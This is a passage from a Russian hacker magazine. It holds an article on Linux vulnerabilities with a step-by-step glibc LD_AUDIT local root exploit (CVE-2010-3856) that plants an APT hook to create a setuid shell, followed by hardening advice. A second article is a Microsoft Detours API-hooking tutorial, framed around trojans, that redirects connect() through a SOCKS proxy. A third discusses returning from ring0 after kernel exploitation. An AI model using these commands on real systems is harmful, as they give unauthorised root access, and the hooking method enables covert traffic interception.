Не менее опасными могут быть и «неядерные» уязвимости, обнаруженные в каком-нибудь широко распространенном системном компоненте дистрибутива. Взять, например, уязвимость в ldd. Она не очень опасна, но зато достаточно интересна. Уязвимость позволяет, используя специально созданный бинарник, выполнить свой код вместо вывода списка динамических библиотек. Обычный вывод ldd выглядит примерно так:

```
# ldd /bin/ping
linux-vdso.so.1 =>  (0x00007fff69b7e000)
libc.so.6 => /lib/libc.so.6 (0x00007fd0cce9f000)
/lib64/ld-linux-x86-64.so.2 (0x00007fd0cd243000)
```

На самом деле, ldd — это просто bash-скрипт, который устанавливает переменную окружения LD_TRACE_LOADED_OBJECTS=1, а затем выполняет программу. Загрузчик динамических библиотек ld-linux.so, в свою очередь, проверяет значение этой переменной. Если переменная установлена, то выводится список динамических библиотек, а программа не выполняется. Другими словами, вместо запуска ldd можно использовать такую конструкцию:

```
# LD_TRACE_LOADED_OBJECTS=1 /bin/ping
linux-vdso.so.1 =>  (0x00007fff232da000)
libc.so.6 => /lib/libc.so.6 (0x00007f1bf7363000)
/lib64/ld-linux-x86-64.so.2 (0x00007f1bf76e6000)
```

Однако недавно Петерис Круминс обнаружил, что если программу собрать с помощью слегка модифицированной версии libc, то можно заставить ld-linux.so не проводить проверку, а сразу исполнять код. То есть, если кто-нибудь выполнит «ldd exploit», это приведет к выполнению бинарника exploit. «Польза» от такой уязвимости весьма сомнительна, но Петерис описывает один из сценариев ее использования: пользователь хостинга жалуется администратору, что его программа не работает. Администратор первым делом выполняет «ldd exploit» (с правами root, разумеется). Программа выполняется, кроме полезных действий имитируя нормальный вывод ldd, где сообщается, что не хватает какой-нибудь библиотеки. Администратор уведомляет об этом пользователя, и все остаются довольны: администратор оттого, что избавился от очередного глупого юзера, а пользователь — оттого, что порутал сервер.
Прошедший год был также богат на уязвимости в glibc, гораздо более серьезные, чем в ldd. Одна из уязвимостей (CVE-2010-3847) позволяет локальному пользователю получить права root. Проблема вызвана тем, что glibc игнорирует некоторые пункты спецификации ELF. Для реализации этой уязвимости необходимо и достаточно наличие прав на создание жестких ссылок в файловой системе, допускающей наличие suid-файлов, и, собственно, какой-нибудь suid-бинарник. Бинарник и каталог с доступом на запись должны быть на одном разделе (так как создание жестких ссылок возможно только в пределах одного раздела). Примечательно, что разработчики glibc об уязвимости знали, но не считали, что ее возможно эксплуатировать. Уязвимость затронула Fedora (вместе с RHEL/CentOS), а также некоторые другие дистрибутивы. Debian и Ubuntu не были задеты по чистой случайности — из-за немного других опций сборки eglibc. До выхода обновления защититься от этой уязвимости можно очень просто — достаточно, чтобы все директории, доступные пользователям на запись (например, /home и /tmp), были смонтированы с опцией nosuid. Но не успели в glibc как следует залатать эту уязвимость, как обнаружили другую: CVE-2010-3856. Уязвимости имеют общие корни, и эта тоже позволяет поднять свои привилегии в системе, но не требует для эксплуатации прав на создание жестких ссылок. Связана новая уязвимость с недостаточными проверками при динамическом связывании (в режиме LD_AUDIT) библиотек с бинарниками с установленным suid-битом. Для реализации необходима библиотека, не учитывающая наличие suid-файла, и, собственно, любой suid-бинарник, например:

```
$ ls -l /bin/ping
-rwsr-xr-x 1 root root 34716 2010-07-28 14:44 /bin/ping
```


В качестве библиотеки будем использовать стандартную библиотеку профилирования libpcprofile. В Debian/Ubuntu она входит в стандартный пакет libc, в RHEL/Fedora — в пакет libc-utils. Использовать именно эту библиотеку не обязательно — можно любую, не проверяющую различие EUID и UID.

```
$ ls -l /lib/libpcprofile.so
-rw-r--r-- 1 root root 5496 2010-09-11 00:32 /lib/
libpcprofile.so
```



App	Vuln.
Google Chrome	76
Safari	60
Microsoft Office	57
Adobe Acrobat	54
Mozilla Firefox	51
Sun/Oracle JDK	36
Adobe Shockware Player	35
Microsoft Internet Explorer	32
RealNetworks RealPlayer	14
Apple Webkit	9
Adobe Flesh Player	8
Apple QuickTime	6
Opera	6

Список самых уязвимых приложений 2010 по версии Bit9



Количество модулей в стандартном ядре Ubuntu

Для начала выставим нужную umask, чтобы файлы создавались с правами 666: `umask 0`. Собственно, эксплуатируем уязвимость:

```
$ LD_AUDIT="libpcprofile.so" PCPROFILE_OUTPUT="/etc/
apt/apt.conf.d/666exploit" /bin/ping
```

По идее, у непривилегированного пользователя нет прав на запись в каталог /etc/apt/apt.conf.d, однако:

```
$ ls -l /etc/apt/apt.conf.d/666exploit
-rw-rw-rw- 1 root adept 4 2010-12-04 01:03 /etc/apt/apt.
conf.d/666exploit
```

Такой вот нехитрой манипуляцией мы получили файл /etc/apt/apt.conf.d/666exploit с возможностью в него писать. С помощью данной уязвимости можно только создать новый файл, перезаписать уже существующий не получится. Почему я записал именно в apt.conf.d? Да, логичнее было бы создать файлик с собственным заданием cron, но стандартный для большинства дистрибутивов vixie-cron выполняет правила только в файлах с правами 644, иначе ругается на «BAD FILE MODE». В rc-скрипты тоже писать бесполезно, так как нужно право на выполнение, а сделать его через данную уязвимость невозможно. В общем, файл создан, можно в него что-нибудь написать, например:

```
$ echo "APT::Update::Pre-Invoke { \"cp /bin/bash /tmp/
exploit && chmod u+s /tmp/exploit\"; };" > /etc/apt/apt.
conf.d/666exploit
```

Теперь при каждом выполнении «apt-get update» будет создаваться файлик /tmp/exploit. Если настроены автообновления — вообще хорошо, ждать долго не придется. Когда это событие, наконец, произошло:

```
$ /tmp/exploit -p
exploit-4.1# whoami
root
```

в RedHat проанализировали последние уязвимости (в том числе и в glibc), поразмыслили и решили, что suid-бит вообще — это зло. Поэтому во всех следующих своих продуктах от использования suid-бита постараются отойти, используя вместо него специальный механизм ядра — capabilities. Первые результаты такой политики должны быть видны уже в Fedora 15.

Что же делать?

Сложного ПО без ошибок просто не существует, поэтому придется смириться с тем фактом, что уязвимости будут обнаруживаться постоянно. Но можно постараться максимально себя от них обезопасить. Для этого нужно, во-первых, избавиться от всего ненужного в ОС, оставив только минимальный набор. Начать можно с анализа списка работающих сервисов: например, от использования avahi-daemon многие могут отказаться. В нужных сервисах, в свою очередь, оставить только самый необходимый список функций. Например, отключить поддержку IPv6 там, где она не нужна (код поддержки IPv6 во всех сервисах относительно новый и еще недостаточно протестирован). Также неплохая идея пересобрать ядро только с нужными опциями (драйверами, протоколами, etc).

Во-вторых, нужно оперативно получать информацию о новых уязвимостях в используемом ПО: здесь отлично подойдут mail-листы используемого дистрибутива, RSS с багтраков (например, с securityfocus.com) и так далее.

В-третьих, получать обновления безопасности тоже хочется максимально быстро. Стоит рассмотреть возможность автоматической установки обновлений безопасности (на некритичном сервере, думаю, это оправданно, а вот на highload production-сервере я бы не рискнул). В Debian (и его производных) автоматическая установка обновлений безопасности настраивается с помощью пакета unattended-upgrades. В Fedora/CentOS — с помощью yum-updatesd или yum-cron.

И, наконец, надо постараться максимально увеличить защиту своей ОС. Тут все сильно зависит от области применения, но в большинстве случаев не помешает установка/настройка SELinux или AppArmor — они хоть и неэффективны при эксплуатации дыр в ядре или низкоуровневых системных компонентах, но достаточно полезны при компрометации какого-нибудь демона или пользовательского приложения. Повысить безопасность ядра и его «окружения» тоже можно: например, с помощью специальных патчей, самый известный из которых — grsecurity. Основной компонент grsecurity — PaX, специальный патч, ограничивающий доступ приложений к страницам памяти: сегмент данных программ в памяти помечается как недоступный для исполнения, а сегмент кода — как readonly. В придачу используется рандомизация памяти — при каждом запросе память выделяется из произвольных мест. Кроме PaX, grsecurity может предложить следующие основные дополнения:

- ролевой контроль доступа (RBAC);
- улучшение безопасности chroot путем наложения дополнительных ограничений — например, невозможность просмотреть процессы, запущенные извне chroot;
- опция, запрещающая непривилегированным пользователям запускать бинарники, не принадлежащие пользователю root или доступные на запись для всех;
- запрет на чтение некоторых файлов в /proc и запрет на выполнение dmesg и netstat от обычного пользователя;
- ограничение использования ссылок: запрет на создание жесткой ссылки на файл и на использование симлинка, если пользователь не является владельцем файла.

Недавно разработчики ванильного ядра тоже всерьез задумались о безопасности. Пока предлагается реализовать следующие механизмы:

- внедрить PaX (или его часть);
- реализовать защитный механизм, запрещающий выполнение кода и операций записи для определенных частей модулей;
- ограничение доступа к элементам из /proc, позволяющим получить важную для атаки информацию (возможно, часть кода будет взята из grsecurity);
- контроль автозагрузки модулей;
- специальная метка, помечающая процесс как только 32- или 64-битный.

И многое другое. Весь список можно посмотреть в разделе «Roadmap → KernelHardening» на сайте https://wiki.ubuntu.com. Надеюсь, хотя бы часть из этого списка мы скоро сможем увидеть в ванильном ядре. ⌶

Артем «RankoR» Смирнов ax-soft.ru



МЕЛКОМЯГКИЕ ХУКИ

Microsoft Detours — честное средство для настоящего хакера

Помнишь, как ты писал код, подменяющий API-вызовы в своем крутом трояне? Или хотя бы читал статью о том, как это делается? Дай угадаю — тебе не понравилось отсутствие хоть какого-нибудь инструментария от Microsoft? Так вот, хочу тебя обрадовать — теперь ситуация кардинально изменилась. Встречай Microsoft Detours!

WTF?

Microsoft Detours — проект, разрабатываемый в лабораториях Microsoft Research (хотя, судя по дате последнего обновления — уже не разрабатываемый), позволяющий перехватывать Win32 API-вызовы. 64 бита он тоже умеет, но.. за 10 килобаксов :). Да, коммерческая (и 64-битная) версия стоит именно столько, а вот для образовательных (хе-хе, конечно, конечно) целей он абсолютно бесплатен. Несмотря на то, что проект давненько не обновлялся, он содержит весь необходимый для перехвата вызовов функционал, и работает безглючно (по крайней мере, я каких-либо багов не заметил).


Скачать инсталлятор Detours можно на research.microsoft.com. По умолчанию он установится в Program Files\Microsoft Research. Если ты считаешь, что на этом установка окончена, ты глубоко заблуждаешься. Сначала нужно собрать бинарники самой библиотеки и примеры к ней — для этого в консоли VC++ надо выполнить make, и подождать, пока все это добро соберется. А вот ху[Артем, не используй это слово, у нас же приличный журнал — прим. ред.]. Как бы не так! Мелкомягкий компилятор, датируемый 2008-м годом, наотрез отказался его собирать. Поковырявшись самостоятельно, я решил погуглить. Оказалось, что Microsoft в курсе этой проблемы, но делать ничего не собирается. Почесав недолго репу, на detours я благополучно забил. Некоторое время спустя, поставив ради интереса 2005-ю студию, я решил попытать счастья снова — и опа, собралось! Так что учти, что для сборки сей замечательной библиотеки тебе понадобится Visual C++ 2005 (можно и express). Насчет 2010-й не в курсе — в то время ее не было, а сейчас нет желания иметь какие-то дела со студией вообще, поэтому весь код был написан в Visual C++ 2005/2008 (хотя, писать можно и в блокноте).

От detours нам понадобится заголовочный файл detours.h, а также библиотеки detoured.lib, detours.lib и detoured.dll.

А писать мы с тобой будем соксификатор на SOCKS4 — программка полезная, отлично показывающая возможности Microsoft Detours, а заодно вспомним спецификации этого несложного протокола.

Как оно работает?

Принцип работы прост, как дырка от жо[Артем, опять ты за свое! — прим.ред.] — мы пишем DLL, в которой реализуем нашу версию вызова cool_call(), пишем приложение, которое запускает нужный нам софт с нужной библиотекой, и подсовывающий этой софтине наш API-вызов, устанавливая jump с адресом левого вызова в начало оригинального вызова. Для примера, запустим в дебаггере любое приложение, использующее, к примеру, функцию `connect()`, поставим бряк на эту функцию, при остановке выполнения нажмем на Go To Disassembly, и увидим:



Подмененный адрес API-вызова

info

В статье использовались материалы пользователя HabraHabr.Ru с ником bobermaniac.

warning

Не переусердствуй с перехватом данных — это может быть запрещено законодательством

```
<.........>
00411573  call dword ptr [__imp__connect@12 (4183B0h)]
<.........>
```

Перейдем по F10 до этой строчки, нажмем F11 и окажемся в листинге этой функции:

```
<.........>
71A94A07      mov      edi,edi
71A94A09      push     ebp
```

Знаешь, что такое mov edi, edi? Это, по сути, NOP, пропуск такта процессора, неиспользуемая инструкция. Сюда-то и вставляется jump на нашу функцию. Теперь запустим эту программу с «левым» вызовом, подсунутым ей Detours'ом. И что же мы видим?

```
<.........>
71A94A07  jmp  @ILT+715(_my_connect@12) (100112D0h)
<.........>
```

Да-да, вместо NOP'а появился jump на адрес нашей реализации функции connect() =).

От простого к сложному

Напишем простую программку, которая будет запускать приложение с нашей библиотекой. Для запуска понадобится всего одна функция — `DetourCreateProcessWithDll()`, и мы должны передать 7 что-то значащих параметров, остальное, в лучших традициях WinAPI — NULL.

- `LPCTSTR lpApplicationName` — полный путь к запускаемому приложению;
- `BOOL bInheritHandles` — будет ли приложение наследовать хэндлы от нашего launcher'а — нам это не надо, поэтому — false;
- `DWORD dwCreationFlags` — флаги запуска приложения. Запускать его нужно в приостановленном режиме, поэтому `CREATE_DEFAULT_ERROR_MODE | CREATE_SUSPENDED`;
- `LPSTARTUPINFOW lpStartupInfo` — указатель на структуру, содержащую информацию о запуске приложения;
- `LPPROCESS_INFORMATION lpProcessInformation` — указатель на структуру, содержащую информацию о запущенном приложении;
- `LPCSTR lpDetouredDllPath` — путь до динамической библиотеки detoured.dll;
- `LPCSTR lpDllName` — путь до нашей DLL-ки;

В итоге код запуска приложения выглядит так:

```
bool res = DetourCreateProcessWithDll(
   L"F:\\DetoursTest\\Debug\\DetoursTest.exe",
   NULL, NULL, NULL, false, dwFlags, NULL, NULL,
   &si, &pi, detouredName, dllName, NULL);
```

Не забудь обнулить структуры перед передачей в функцию, если собираешься их потом использовать! Если приложение запустилось нормально — нужно возобновить (в нашем случае — запустить) выполнение его главного потока функцией ResumeThread, передав ей в качестве параметра `pi.hThread`. Собственно, с «Запускатором», все.

Четверо носков

Теперь переходим к более сложному этапу — написанию самой DLL. Для соксификации приложения нам надо перехватить всего-навсего один вызов — всем известный connect(). Создавай в студии пустой проект — DLL.





Перед перехватом нужно сохранить адрес оригинальной функции, чтобы можно было ее вызвать:

```
int (WINAPI * real_connect) (SOCKET sock, const
sockaddr *addr, int namelen) = connect;
```

После этого пишем свою функцию, полностью повторяющую оригинал. Обрати внимание — полностью повторяющую, то есть не только по параметрам, но и по соглашению о вызове! На эти грабли мне уже «посчастливилось» наступить, поэтому считаю своим долгом предупредить об этом тебя :).
Что мы должны сделать, чтобы соксифицировать приложение? Нам надо перехватить вызов функции connect(), и, вместо установления соединения с указанным сервером, соединиться с SOCKS-сервером, передать ему запрос на соединение, и вернуть получившийся дескриптор сокета приложению, которое запросило соединение. А приложение даже и не поймет, что работает через SOCKS-прокси, ибо протокол SOCKS прозрачен и для клиента, и для сервера.
Моя реализация этой функции проста до безобразия:

```
DLLEXPORT int WINAPI my_connect(
  SOCKET sock, const sockaddr *addr, int namelen)
{
    return connectToSocks4(real_connect, real_send,
      real_recv, "68.102.100.62", 55465,
      (struct sockaddr_in *) addr);
}
```

`connectToSocks4()` — функция, устанавливающая соединение с SOCKS-сервером. На всякий случай, я установил хуки еще и на `send()` и `recv()`, хотя в конкретно данном случае это не требуется. Их реализацию приводить тут я не буду — она аналогична функции `connect()`.
В точке входа нашей динамически подгружаемой библиотеки нужно, собственно, установить хуки (или снять, при завершении работы с ней). Делается это с помощью нескольких функций:

- `DetourRestoreAfterWith()` — восстанавливает таблицу импорта приложения после его запуска;
- `DetourTransactionBegin()` — вызывается перед установкой/снятием хука;
- `DetourUpdateThread()` — инициализирует установку/снятие хука для указанного потока;
- Подмену заданного вызова выполняет функция DetourAttach:

```
DetourAttach(&(PVOID&)real_connect, my_connect);
```

После выполнения подмены нужно завершить транзакцию вызовом функции `DetourTransactionCommit()`.
В случае, если нужно убрать хук, выполняются те же самые действия, только `DetourAttach()` заменяется на `DetourDetach()`.
Теперь давай посмотрим спецификацию протокола SOCKS4.
После установки коннекта к SOCKS-серверу нужно отправить пакет с информацией о наших намерениях. Пакет выглядит так:

- 1 байт — версия SOCKS, в случае четвертой версии протокола — 0x04;
- 1 байт — команда (соединиться с сервером — 0x01, привязать порт — 0x02);
- 2 байта — порт удаленного сервера (либо порт, который нужно открыть);
- 4 байта — IP-адрес, к которому нужно присоединиться;
- N+1 байт — C-строка длины N, содержащая идентификатор пользователя, завершенная нулевым байтом. N может быть равна нулю.

После этого сервер отправит нам пакет, в котором укажет, все ли его устраивает:

- 1 байт — нулевой, игнорируетсфя;
- 1 байт — результат:
  - **0x5a** — все ок,
  - **0x5b** — fail,
  - **0x5c** — недоступен клиентский identd,
  - **0x5d** — identd не смог опознать пользователя.
- 2 байта — должны игнорироваться;
- 4 байта — должны игнорироваться.

Пример «общения» клиента с сервером:

```
Клиент:
0x04 | 0x01 | 0x00 0x50 | 0x42 0x66 0x07 0x63 | 0x00
Сервер:
0x00 | 0x5a | 0xXX 0xXX | 0xXX 0xXX 0xXX 0xXX
Где 0xXX – случайное значение (эти байты должны
игнорироваться)
```

После этого можно общаться с SOCKS-сервером, как с обыкновенным сервером, к которому мы и подключаемся.
Вот как я реализовал подключение к SOCKS-у:

```
<… Вырезан код …>

char reply[8];
char packet[9];

packet[0] = 0x04;
packet[1] = 0x01;
packet[2] = r_host->sin_port / 0x100;
packet[3] = r_host->sin_port % 0x100;
packet[4] = r_host->sin_addr.S_un.S_un_b.s_b1;
packet[5] = r_host->sin_addr.S_un.S_un_b.s_b2;
packet[6] = r_host->sin_addr.S_un.S_un_b.s_b3;

packet[7] = r_host->sin_addr.S_un.S_un_b.s_b4;

packet[8] = 0x00;

r_send(sock, packet, 9, 0);

memset(reply, 0x00, 9);
int recvd = r_recv(sock, reply, 9, 0);

<… Вырезан код …>

return sock;
```

Не забудь — при коннекте к сокс-серверу нужно использовать оригинальную функцию `connect()`, а то получится бесконечная рекурсия.
На эти грабли я уже наступил, поэтому считаю своим долгом предупредить о них тебя.

Вердикт

Ну, вот и все — сегодня я научил тебя перехватывать API-вызовы абсолютно легальным, с точки зрения программирования, путем, используя костыль от самого Microsoft. Как всегда, не оставлю тебя без задания — слабо реализовать тут SOCKS5? (не бойся, пятый протокол ненамного сложнее, чем четвертый).
Я надеюсь, ты понимаешь, что эту библиотеку можно использовать несколько в других, более «крупных», целях. Ну, ты меня понял :).
Только не забывай про законодательство, а то дяди в серой форме поставят вполне легальные хуки на все твои действия. Возможно, даже сроком в несколько лет.

Александр Эккерт stannic.man@gmail.com





КОШМАР НА УЛИЦЕ WINDOWS

Типсы и триксы для системщиков

«Сон разума рождает чудовищ», — гласит испанская пословица. Немного навыков системного программирования, IDA Pro в умелых руках, ну и самое главное — исходные коды Windows aka WRK, и на свет начинают выползать кошмары из сна операционной системы Windows. Не терпится узнать, какие?

Необычный взгляд на обычные вещи


Сколько раз в популярной IT-литературе описывался механизм перехода из ring3 в ring0 ОС Windows? Не счесть! При этом авторы, копипастя друг у друга фактически один и тот же текст, подробно или не очень описывали, что произойдет, если пользователь вызовет простую функцию CreateFile().

Сегодня мы попробуем взглянуть на эту проблему с несколько неожиданной стороны. По утверждениям знающих людей, существует один «proof of concept»'ный способ, позволяющий выполнять свой код на привилегированном уровне и пользоваться сервисами ядра напрямую, то есть в обход существующих ограничений, которые на тебя накладывает пользовательский (ring3) уровень. Да-да, ты не ошибся, — посмотрим, можно ли ядро системы «подергать за вымя» напрямую. Все, что тебе для этого понадобится, это хорошие знания ядра, подсистемы ввода/вывода и изворотливость (или даже извращенность :)) ума.


Речь пойдет об упомянутом мной механизме перехода из пользовательского уровня (ring3) в привилегированный уровень (уровень ядра). Попробуем поразмыслить и посмотреть на, казалось бы, со всех сторон облизанный и всем известный сценарий с другой стороны — вдруг мы что-нибудь оставили без внимания?

Предположим, что у нас в руках некая 0-day уязвимость, которая позволяет скомпрометировать ядро и выполнить привилегированный код. Например, как в случае с эксплуатацией бага nt!ZwSystemDebugControl в Windows. Одна из главных проблем, без решения которой вообще не обойтись, это необходимость изыскать способ возврата в нормальное ring3-состояние после того как ты выполнишь свой ring0-код. Существует два пути, которые здесь можно использовать. Первый — это самому реализовать код выхода с использованием асмовских инструкций iret или sysexit. Второй — заюзать собственные процедуры ядра, которые оно использует для таких операций (то есть выхода из ring0 в usermod'ный режим).





Известная уязвимость ядра — баг в NtQueryIntervalProfile





links

Не забывай посещать MSDN — как программист спешу заверить, что там можно найти ответы почти на все вопросы, которые будут возникать у тебя при системном кодинге.

Первый способ трудоемок и сложен в реализации, поэтому в рамках этой статьи я его рассматривать не буду. Второй способ, наоборот, очень даже интересен и вдобавок может быть реализован с использованием многочисленных техник. Одну из них (попытку использования ядерной функции nt!KiServiceExit) мы сейчас и рассмотрим. Для начала нам нужно будет найти функцию в ядре, так как она не экспортируется. Для этого целесообразнее всего использовать сигнатурный скан, если ты, конечно, умеешь пользоваться дизассемблером длин. Отмечу, что эта функция далеко не единственная, которую можно заюзать для наших коварных целей. При этом надо иметь в виду, что большинство операций перехода ring0-ring3 (такие как вызов системных функций, прерывания, исключения) используют стек ядра. Это, в свою очередь, дает нам возможность воспользоваться одной из таких системных функций, чтобы вернуться в пользовательский режим из переходов «ring0-ring3», которые вызываются различными событиями в системе. Главным требованием к такой функции является то, что она должна оканчиваться асмовскими инструкциями iret/sysexit, ответственными за переход между режимами. Таких функций несколько:

- KiSystemCallExit;
- KiSystemCallExit2;
- KiServiceExit;
- KiServiceExit2;
- KiGetTickCount;
- Kei386EoiHelper;
- KiTrap02, KiTrap06, KiTrap0D;
- KiCallbackReturn;

То есть, теоретически, если мы не найдем KiServiceExit, то всегда можно будет попытаться найти адрес похожей функции — тем более, что архитектура ОС Windows это позволяет :).
Опять лезем в WRK и внимательно читаем описание каждой функции. И тут на свет вылезает крайне занимательная штука — оказывается, что функции KiExceptionExit и Kei386EoiHelper выполняют практически одинаковую работу!
Вот описание KiExceptionExit: «Код функции передается в конце обработки исключения. Его цель — восстановить состояние машины и продолжить исполнение потока. Если контроль будет возвращен в пользовательский режим и это будет постановка APC в очередь, то контроль передается в процедуру отправки APC».
А вот описание Kei386EoiHelper: «Код функции передается в конце обработки прерывания (через макрос EXIT_INTERRUPT). Он проверяет отправку APC и выполняет макрос EXIT_ALL для выхода из прерывания».
Как видишь, в обоих случаях код отвечает за транзакции, вызванные исключениями пользовательского режима и прерываниями. И тут возникает второй вопрос — если эти две функции выполняют очень похожие операции, то почему же они используются раздельно? При этом, заметь, создатели WRK честно предупреждают, что KiExceptionExit и Kei386EoiHelper идентичны. Все дело, оказывается, в волшебных пузырьках, которые скрыты в передаваемых макросу EXIT_ALL параметрах:

```
KiServiceExit:
EXIT_ALL     NoRestoreSegs,
NoRestoreVolatile
Kei386EoiHelper:
EXIT_ALL          ,,NoPreviousMode/
```

